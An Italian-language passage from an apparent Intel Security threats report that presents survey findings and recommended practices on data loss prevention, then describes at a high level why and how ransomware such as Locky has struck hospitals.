Non sorprende che le piccole imprese siano quelle che con più probabilità utilizzano questa configurazione di base, né che lo facciano le aziende di servizi finanziari, a causa della natura strutturata della maggior parte dei loro dati. Le espressioni regolari sono tuttavia l'unica opzione di configurazione per il 27% delle aziende statunitensi e per il 35% delle aziende del Regno Unito, valori davvero troppo alti in questi paesi pieni di obiettivi ambiti. Esiste anche ben poca correlazione tra la durata dell'implementazione e l'uso di questa impostazione di base, segnale che forse troppe organizzazioni stanno operando in modalità "imposta e dimentica" con un eccessivo compiacimento, un atteggiamento potenzialmente pericoloso nel nostro mondo di attacchi informatici che si adattano rapidamente. È allarmante scoprire che il 5% degli intervistati, tutti professionisti della sicurezza, dichiara di non sapere come funziona la tecnologia di prevenzione della perdita dei dati che hanno installato [DPB].

I dipendenti ricevono una formazione sulla consapevolezza delle problematiche di sicurezza?

La maggior parte delle aziende sembra essere consapevole dell'imperativo di avere utenti attivamente informati sul valore dei dati utilizzati e coinvolti nella prevenzione della relativa perdita. Più dell'85% delle aziende inserisce la formazione sul riconoscimento del valore e sulla consapevolezza della sicurezza nell'ambito dei processi aziendali, rafforzandole con popup e altri metodi di notifica. Nei settori verticali si osserva la distribuzione già notata, con quasi il 90% di servizi finanziari, vendita al dettaglio e sanità che si preoccupano di notificare gli utenti e solo il 75% dell'industria manifatturiera che fa altrettanto. Molti enti della pubblica amministrazione compiono un passo ulteriore con il 40% che notifica automaticamente il gestore degli utenti [DPB].

Anche se la ricerca Intel Security non ha indagato sull'efficacia della formazione sulla consapevolezza della sicurezza, altri hanno esplorato la questione. Il sondaggio sullo stato del cybercrime negli Stati Uniti 2014, condotto da PricewaterhouseCoopers, ha rilevato che la formazione sulla consapevolezza della sicurezza ai nuovi assunti ha avuto un ruolo importante nello scoraggiare gli attacchi potenziali e ha ridotto in maniera significativa la perdita finanziaria annuale media causata dagli incidenti di sicurezza informatica.

In che modo escono i dati?

Circa il 40% delle fughe di dati interessa qualche tipologia di supporto fisico, ma il monitoraggio degli endpoint, compresa l'attività degli utenti e i supporti fisici, viene utilizzato soltanto dal 37% delle aziende.


Anche se l'obiettivo del furto di dati sta cambiando, i metodi restano invariati. Gli attacchi informatici sono diventati più tecnicamente sofisticati e sfruttano più spesso le informazioni carpite dai social media per accrescere la propria credibilità, ma da anni ormai le principali azioni delle minacce sono uniformi. Hack, malware e attacchi ai social sono i principali metodi di effrazione cibernetica e continuano a crescere più rapidamente del resto delle minacce [DBIR]. Fare uscire i dati resta stranamente un'azione a prevalenza fisica, con il 40% degli incidenti che coinvolgono supporti come laptop e, in particolare, unità USB. Protocolli web, trasferimenti di file e email sono i tre principali metodi di trafugamento elettronico [DX].

Lo spostamento dei dati viene monitorato correttamente?

Sono molte le aziende che non monitorano gli spostamenti dei dati nei posti giusti. Circa il 40% delle fughe di dati interessa qualche tipologia di supporto fisico [DX], ma il monitoraggio degli endpoint, compresa l'attività degli utenti e i supporti fisici, viene utilizzato soltanto dal 37% delle aziende [DPB]. Il monitoraggio di rete dei dati in movimento all'interno delle reti affidabili e nei punti di ingresso e uscita sulla rete affidabile è il metodo più diffuso (44%) e dovrebbe almeno essere in grado di rilevare una buona parte del 60% delle fughe di dati tramite le tecnologie di rete come email, protocolli web e trasferimenti di file.

Poiché quasi il 60% degli intervistati ha implementato applicazioni basate su cloud [DX] e quasi il 90% sostiene di disporre di una strategia di protezione per l'archiviazione o l'elaborazione nel cloud, solo il 12% ha implementato la visibilità sull'attività dei dati nel cloud [DPB]. Questa dimenticanza potrebbe essere dovuta a ipotesi errate sui servizi di protezione, offerti dai fornitori cloud, dove si confondono le difese della sicurezza cloud con la protezione dei dati.

Infine, un misero 7% esegue il rilevamento proattivo dei dati per scoprire ciò di cui dispone e dove sia archiviato. Con l'incremento del valore dei dati personali e della proprietà intellettuale, e con la prevalenza di documenti trafugati non strutturati, la classificazione automatica dei dati diventa una tecnologia fondamentale per il rilevamento e la prevenzione delle fughe di dati.



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

Esaminare da vicino i dati preziosi in azione è un ottimo metodo per identificare l'attività sospetta o anomala che è spesso un indicatore importante di una potenziale fuga di dati. Nel complesso, le aziende sembrano concentrarsi sulle aree che corrispondono più da vicino ai dati e ai metodi di trafugamento probabili, con quasi il 70% che si preoccupa di monitorare l'attività email sospetta e più del 50% che presta attenzione alla condivisione o all'accesso non appropriato ai dati finanziari aziendali e ai dati sensibili dei dipendenti e dei clienti [DPB].

Oltre il 25% delle aziende non monitora affatto la condivisione o l'accesso ai dati sensibili di dipendenti e clienti e solo il 37% monitora l'uso di entrambi.


Tuttavia, più del 25% delle aziende non monitora affatto la condivisione o l'accesso ai dati sensibili di dipendenti e clienti e solo il 37% monitora l'uso di entrambi, anche se questo valore sale quasi al 50% per le aziende di dimensioni più grandi. Il monitoraggio dei dati personali aumenta anche di pari passo con la maturità e la durata dell'implementazione delle soluzioni di prevenzione delle fughe di dati. Anche i metodi di configurazione hanno un impatto significativo. Il 65% di coloro che non comprendono come funzioni la tecnologia non controllano affatto il proprio uso dei dati personali. E tuttavia, il 90% di coloro che hanno tutte le funzionalità abilitate controllano i dati dei dipendenti o dei clienti, o di entrambi. Dati sanitari protetti che consentono l'identificazione personale sono oggi in cima alle preferenze dei furti, perciò il monitoraggio di questi dati è essenziale per il rilevamento e la prevenzione delle violazioni [DPB].

Ancora peggio

Le nuove implementazioni di progetti e riorganizzazioni interne sono le attività organizzative che con maggiore probabilità sono responsabili di un incremento negli incidenti di fughe di dati.

Con i ladri che vanno alla ricerca di dati di grande valore, alcune attività organizzative possono incrementare il numero di incidenti, perché indicano l'esistenza di qualcosa di nuovo o di migliorato che non è ancora stato adeguatamente protetto. Nuovi progetti e prodotti, riorganizzazioni e attività di pianificazione strategica sono in cima alla lista delle attività che possono far scattare un aumento degli incidenti di sicurezza, ma la loro ovvietà e la formazione che li accompagna riescono a mantenere l'incremento al di sotto del 10%. D'altra parte, la divulgazione dei dati finanziari non pubblicati, come i risultati trimestrali, e l'uso che i dipendenti fanno dei social media, si trovavano in fondo alla lista delle attività previste, anche se questi elementi hanno una maggiore probabilità di scatenare incrementi del 10 o 20% o più [DPB]. L'uso che i dipendenti fanno dei social media è degno di nota, perché è in grado di fornire ai ladri un'ulteriore fonte di annunci non pubblicati e può essere sfruttato per indirizzare e potenziare attacchi di phishing e di furti di credenziali.


Attività che causano un aumento degli incidenti di sicurezza



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

È interessante notare che le grandi aziende e quelle che segnalano il maggior numero di incidenti al giorno, segnalano anche gli incrementi in percentuale più alti negli incidenti registrati a seguito della maggior parte di queste attività. La causa potrebbe risiedere nella pianificazione insufficiente, nella formazione di sicurezza o negli aggiornamenti di sicurezza prima dell'evento, visto che i nuovi dati disponibili registrano un consistente picco di attività e un corrispondente picco nei flussi in uscita prima di venire bloccati.

Numero di incidenti di fughe di dati al giorno



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

Niente prevenzione senza analisi

Paradossalmente, maggiore è il numero di metodi di rilevamento delle fughe di dati che hanno attivato e più è probabile che affermino di essere ancora vittime di fughe di dati.

Individuare i falsi negativi è probabilmente la componente più difficile nella prevenzione di una fuga di dati. Una delle domande più utili che si possa rivolgere è se le aziende soffrano ancora da notevoli fughe di dati, malgrado abbiano implementato una soluzione di prevenzione della fuga di dati. Questa domanda ci consente di esaminare la loro percezione per scoprire se sia basata su fatti, ovvero se stiano utilizzando gli strumenti in modo efficace e adottando le best practice, o se non vedano piuttosto un numero sufficiente di incidenti.

I risultati non sorprendono, data l'altissima percentuale di violazioni che vengono scoperte da esterni. Maggiore è il numero di metodi di rilevamento delle fughe di dati che hanno attivato e più è probabile che affermino di essere ancora vittime di fughe di dati. All'estremità della non consapevolezza, il 23% di coloro che non conoscono il funzionamento della tecnologia non sa nemmeno se è ancora vittima di fughe di dati importanti. Peggio ancora, il restante 77% di questo gruppo è certo di *non* essere vittima di alcuna fuga di dati. Come fanno a saperlo? È un punto di vista rischioso che dà un senso di una falsa sicurezza. Chi monitora pochi elementi segnala di conseguenza pochi incidenti, il che ci porta a concludere che chi fa così non gode di una sufficiente visibilità per rilevare e impedire che i dati prendano la via della fuga [DPB].

Conclusioni

Il divario tra la fuga di dati e il rilevamento della violazione è sempre più ampio.
Le fughe di dati sono una realtà e le violazioni colpiscono troppe aziende. Ma la cosa peggiore è che non vengono rilevate con sufficiente frequenza dai team della sicurezza interni, contribuendo così ad accrescere il divario tra rilevamento e remediation. E se il team interno non è in grado di rilevare le violazioni, di certo non può prevenirle.

Chi assicura l'assistenza sanitaria e chi si occupa di produzione sono alla mercé degli aggressori.
I settori produttivi che conservano un numero consistente di dati sulle carte di pagamento dispongono dei sistemi e delle prassi di prevenzione delle fughe di dati più maturi. Tuttavia, la predilezione dei ladri di dati si sta spostando verso le informazioni che consentono l'identificazione personale, le informazioni sanitarie protette e la proprietà intellettuale. Di conseguenza, i settori produttivi che hanno generalmente sistemi meno maturi, come la sanità e il settore manifatturiero, sono sensibilmente a rischio.

L'approccio tipico alla prevenzione della fuga di dati è sempre meno efficace contro i nuovi obiettivi dei furti.
I tipi di dati non strutturati di grande valore sono sempre più difficili da monitorare con le espressioni regolari che si concentrano sui dati strutturati e le aziende che si affidano ancora a configurazioni di prevenzione delle fughe di dati semplici e predefinite potrebbero pensare che la loro protezione sia più solida di quanto è in realtà.

Le aziende tendono a sottovalutare il secondo metodo più comune di fuga di dati.
Soltanto un terzo delle aziende intervistate dispone di controlli sulle fughe di dati relativi alla seconda più importante fonte di fuga di dati: i supporti fisici.

La prevenzione delle fughe di dati viene implementata per i motivi giusti.
Nel complesso, proteggere i dati è il motivo principale per implementare le soluzioni di prevenzione delle fughe di dati, più della conformità legale e normativa. Ed è una buona notizia perché sposta l'attenzione sul ciclo di vita completo dei dati.

La visibilità è fondamentale.
La visibilità fornisce le informazioni necessarie per agire. Paragonando diverse best practice all'affermazione sopra riportata sulla fuga di dati, osserviamo che quelle che sfruttano strumenti di classificazione dei dati, notifiche automatiche di consapevolezza di sicurezza, riconoscimento del valore dei dati e maggiori livelli di maturità delle soluzioni segnaleranno con *maggiore* probabilità una continuità nelle fughe di dati, probabilmente perché queste vengono rilevate internamente. I prodotti per la prevenzione delle fughe di dati hanno un'intera gamma di meccanismi di rilevamento ed è bene abilitarne il più possibile. Inizialmente, questo comporta un aumento nel numero di incidenti quotidiani, ma il numero può essere rapidamente ridotto tramite l'attenta creazione di regole per filtrare i falsi positivi. Meglio cominciare da qui che avere a che fare con un numero sconosciuto di falsi negativi.

Policy e procedure raccomandate per un'efficace prevenzione delle fughe di dati

È essenziale per le aziende creare policy e procedure di prevenzione delle fughe di dati per prevenire i trasferimenti involontari o volontari di dati sensibili a terzi non autorizzati. Un'efficace iniziativa di prevenzione delle fughe di dati inizia con la fase di pianificazione durante la definizione dei requisiti aziendali. Ad esempio, l'allineamento della classificazione dei dati e delle policy sulla fuga di dati alle policy sulla privacy e agli standard di condivisione dei dati dell'azienda deve essere effettuato nella fase di pianificazione. Fissare dei solidi requisiti aziendali consente di mettere a fuoco l'iniziativa di prevenzione delle fughe di dati e di incentivare la protezione.

Un ulteriore passaggio importante in un'iniziativa di prevenzione delle fughe di dati è l'identificazione dei dati sensibili all'interno dell'azienda. Le tecnologie di scansione di server ed endpoint consentono la classificazione dei file basata su espressioni regolari, dizionari e tipi di dati non strutturati. I prodotti di prevenzione delle fughe di dati assicurano in genere classificazioni incorporate per categorie tipiche di dati sensibili come i dati delle carte di pagamento o le informazioni sanitarie personali, che possono accelerare il processo di identificazione. È anche possibile creare classificazioni personalizzate per identificare i tipi di dati univoci per l'azienda.

A complicare questo passaggio ci si mettono sia le applicazioni omologate e non omologate dal reparto IT e i relativi dati di supporto nel cloud. Per i dati omologati dal reparto IT nel cloud, l'identificazione dei dati sensibili può e deve far parte del processo quando ci si abbona al servizio cloud. Quando ciò avviene, la classificazione di questo tipo di dati può essere relativamente semplice.

Tuttavia, i gruppi funzionali all'interno delle aziende aggirano spesso il reparto IT per soddisfare i propri obiettivi aziendali abbonandosi a servizi cloud per proprio conto. Se il reparto IT non è a conoscenza di questi servizi e dei dati che li supportano, si verifica un incremento del potenziale per fughe di dati. Di conseguenza, durante questo passaggio è essenziale collaborare con i gruppi funzionali per identificare le posizioni dei dati nel cloud e per utilizzare il processo precedente per classificare tali dati.

Una volta completato il processo di rilevamento dei dati sensibili, l'implementazione dei prodotti di prevenzione delle fughe di dati all'interno della rete affidabile e su tutti gli endpoint può assicurare la visibilità e il controllo su importanti dati a riposo e dati in fuga. È essenziale implementare le policy per rilevare l'accesso o lo spostamento imprevisto di dati sensibili. Eventi come il trasferimento di dati sensibili sui dispositivi USB o tramite la rete in una posizione esterna potrebbe far parte di un normale processo aziendale o potrebbe invece essere un'azione intenzionale o involontaria che comporta una fuga di dati.

Per scoprire in che modo i prodotti Intel Security possono garantire la protezione dal furto di dati, fai clic qui.

Una formazione correttamente sviluppata sulla consapevolezza della sicurezza può consentire di ridurre la probabilità di violazioni dei dati. Schermate giustificate possono addestrare gli utenti sulle azioni appropriate riguardo al trasferimento di dati sensibili e permettere loro di essere formati sulle policy di protezione dei dati nel corso della loro normale giornata di lavoro. Ad esempio, una schermata giustificata può notificare agli utenti che il trasferimento dati che stanno effettuando è contrario alle policy e fornire alternative al completamento del trasferimento, come l'oscuramento dei dati sensibili prima di tentare di nuovo il trasferimento.

I titolari dei dati sono in genere a conoscenza di come vengono usati i loro dati rispetto ad altre persone all'interno dell'azienda. Ai titolari dei dati deve essere assegnato il compito di smistare gli incidenti di fughe di dati. Separare i doveri tra i titolari dei dati e il team di sicurezza riduce la possibilità che un unico team aggiri le policy di protezione dei dati.

Una volta che gli spostamenti di dati approvati sono stati stabiliti e che le policy che disciplinano tali spostamenti sono state incorporate nei prodotti per la prevenzione delle fughe di dati, è possibile attivare le policy per il blocco dei trasferimenti non approvati di dati sensibili. Con il blocco attivato, agli utenti viene impedito di eseguire azioni che contravvengono alle policy. Le policy possono essere perfezionate per garantire la flessibilità in base ai requisiti dell'azienda per assicurare che gli utenti siano in grado di compiere le loro mansioni e di essere al contempo protetti.

Man mano che l'iniziativa per la prevenzione delle fughe di dati procede, è importante convalidare e perfezionare le policy a intervalli pianificati. Talvolta le policy sono troppo restrittive o troppo blande, con conseguente impatto sulla produttività o sui rischi per la sicurezza.

Per scoprire in che modo i prodotti Intel Security possono garantire la protezione dal furto di dati, fai clic qui.

Crisi al pronto soccorso: il ransomware infetta gli ospedali

- Joseph Fiorella e Christiaan Beek

Da qualche anno ormai il ransomware è in primo piano nell'immaginario elenco di preoccupazioni di ogni professionista della sicurezza. È un efficace strumento per l'attacco informatico utilizzato per garantire un tornaconto economico e causare interruzioni dell'attività aziendale.

Negli ultimi anni, abbiamo osservato un cambiamento negli obiettivi del ransomware dai singoli alle aziende, perché le aziende offrono agli aggressori un maggiore tornaconto economico. Inizialmente, gli obiettivi aziendali sono stati le piccole e medie imprese con un'infrastruttura IT non matura e una limitata capacità di riprendersi da un simile attacco. Gli aggressori di ransomware sanno che queste vittime sono probabilmente disposte a pagare un riscatto.

Nel 2016, gli autori di ransomware hanno preso di mira con crescente intensità il settore sanitario, e in particolare gli ospedali.

Quest'anno, tuttavia, il ransomware si è interessato al settore sanitario e, in particolare, agli ospedali. Mentre il settore sanitario ha subito la sua dose di violazioni dei dati negli ultimi anni, è stato osservato un cambiamento nell'approccio adottato dagli aggressori e nel modo in cui questi sfruttano i semplici toolkit per il ransomware per spingere le vittime a pagare i riscatti per ripristinare i propri dati. Anziché utilizzare tecniche complesse di trafugamento dei dati per rubare le informazioni e venderle nei mercati sommersi, gli aggressori utilizzano i toolkit per diffondere il ransomware e obbligare le loro vittime a pagare immediatamente. Gli aggressori ci guadagnano perché non devono rubare alcun dato.

Un esempio emblematico di questo cambiamento è un attacco registrato nel primo trimestre contro un gruppo di ospedali, a partire da un ospedale nell'area di Los Angeles. L'indagine che Intel Security ha condotto su questo gruppo di attacchi ha messo in evidenza diverse interessanti caratteristiche che non si trovano generalmente negli attacchi sofisticati. Esaminiamo alcuni dei dati rilevati per scoprire perché il settore sanitario è diventato un bersaglio facile.

Perché gli ospedali sono un bersaglio facile per il ransomware?

Gli autori del ransomware prendono di mira gli ospedali perché possiedono in genere sistemi legacy e dispositivi medici con sicurezza debole e hanno l'assoluta esigenza dell'accesso immediato alle informazioni.

I professionisti che utilizzano e gestiscono i sistemi e le reti IT ospedalieri devono affrontare diversi problemi. Molti di essi hanno a che fare con un'infrastruttura datata quanto alcuni sistemi di controllo del traffico aereo, e con lo stesso bisogno di operatività ininterrotta. Il personale IT a cui viene affidato il compito di supportare questi sistemi di importanza critica deve affrontare tre problemi principali.


- Assicurarsi che non vi siano interruzioni dell'assistenza ai pazienti.
- Assicurarsi che gli ospedali non siano vulnerabili alle violazioni dei dati e non finiscano sulle prime pagine dei giornali.
- Garantire il supporto a strumentazioni antiquate eseguite su sistemi operativi obsoleti.

Sfortunatamente, una panacea non esiste. L'interruzione dell'assistenza i pazienti a causa degli attacchi di ransomware può essere significativa. Recentemente, una struttura sanitaria di Columbia, nel Maryland, è stata vittima di un attacco con violazione dei dati. Quando l'attacco è sopraggiunto, i dipendenti hanno iniziato a notare messaggi popup che chiedevano di eseguire pagamenti tramite Bitcoins. Per tutta risposta, la struttura ha disattivato una parte della rete, causando una problematica interruzione della disponibilità. La struttura sanitaria non è stata in grado di programmare gli appuntamenti dei pazienti o di consultare le cartelle mediche. I servizi hanno subito un'interruzione tra la struttura e la relativa rete di ospedali e cliniche.

Le violazioni dei dati possono avere un impatto duraturo sulle strutture che erogano assistenza sanitaria. I pazienti scelgono spesso di ricevere l'assistenza sanitaria presso gli ospedali in base al livello percepito di assistenza sanitaria e alla reputazione dell'ente che la eroga. Quando gli ospedali sono percepiti in una cattiva luce a causa di un attacco di ransomware, i pazienti possono scegliere altre opzioni e i medici possono essere tentati di prestare la loro opera altrove. Ne consegue che l'impatto finanziario può essere notevole sia a breve termine (per ripristinare la situazione post-attacco) sia a lungo termine (per l'impatto sulla reputazione e la conseguente perdita di pazienti).


Molti ospedali faticano a integrare la nuova tecnologia nelle tecnologie e nei sistemi back-end obsoleti di cui sono dotati e le loro sale operatorie dispongono di sistemi operativi legacy da cui dipende la vita dei pazienti. Alcuni dispositivi medici supportano soltanto Windows XP perché il fornitore di hardware o software non opera più nel settore o perché non si è tenuto al passo con i requisiti delle nuove tecnologie. Gli hacker lo sanno ed è per questo che i dispositivi medici sono diventati un bersaglio facile per gli attacchi di ransomware.

Un recente sondaggio del Ponemon Institute afferma che la causa più comune di violazione in un istituto sanitario è un attacco criminale.



Fonte: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data (Sesta analisi di benchmarking annuale su privacy e sicurezza dei dati sanitari), maggio 2016, Ponemon Institute.

Nello stesso studio, è stato chiesto alle aziende sanitarie di indicare la loro maggiore preoccupazione in ambito di sicurezza. Le loro preoccupazioni corrispondono a quanto abbiamo osservato. Molti attacchi di ransomware che vediamo sono il risultato di azioni involontarie dei dipendenti, come fare clic su un collegamento o aprire un allegato email.



Fonte: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data
(Sesta analisi di benchmarking annuale su privacy e sicurezza dei dati sanitari), maggio 2016, Ponemon Institute.

Una combinazione di sistemi legacy e di sicurezza debole, una mancanza di consapevolezza sulla protezione da parte dei dipendenti, ua forza lavoro frammentata e l'esigenza urgente di accesso immediato alle informazioni hanno spinto le organizzazioni criminali a prendere di mira gli ospedali.

Le fasi di un attacco di ransomware a un ospedale

Un utente ignaro riceve un allegato email come documento Microsoft Word che lo invita ad abilitare le macro, le quali istruiscono un programma di download di recuperare il payload. Una volta che il payload viene piazzato, ha inizio la catena di eventi che conduce a un'infezione ransomware. Da qui, il malware si diffonde lateralmente ad altri sistemi e continua a crittografare i file sul suo cammino.

A febbraio 2016, un ospedale della California è stato vittima del ransomware. L'ospedale avrebbe sborsato 17.000 dollari per ripristinare i propri file e sistemi, registrando 5 giornate lavorative di inattività.

In molti recenti attacchi di ransomware ad ospedali, i dipendenti ignari hanno ricevuto un'email con un allegato o con un collegamento ed è stato questo ad avviare la catena di eventi che ha condotto a un'infezione di ransomware. Un esempio di questo tipo di attacco utilizza la variante di ransomware Locky. Locky rimuove le copie shadow dei file creati dal servizio Volume Snapshot per impedire agli amministratori di ripristinare le configurazioni di sistema locali dai backup.

Un problema significativo che riguarda gli ospedali consiste nel fatto che questo genere di malware causa danni non solo ai dispositivi informatici tradizionali. Può infatti infettare anche i dispositivi medici come quelli utilizzati nei reparti di oncologia o nelle macchine per RM. La protezione e la disinfezione di questi dispositivi è generalmente più problematica rispetto alle workstation e ai server standard. La maggior parte di questi dispositivi ha installato sistemi operativi legacy e in alcuni casi non supportano le tecnologie di sicurezza necessarie per la protezione contro gli attacchi di ransomware avanzati. Inoltre, molti di questi dispositivi hanno un'importanza critica per l'assistenza ai pazienti e un elevato tempo di attività è vitale.

Attacchi di ransomware mirati agli ospedali

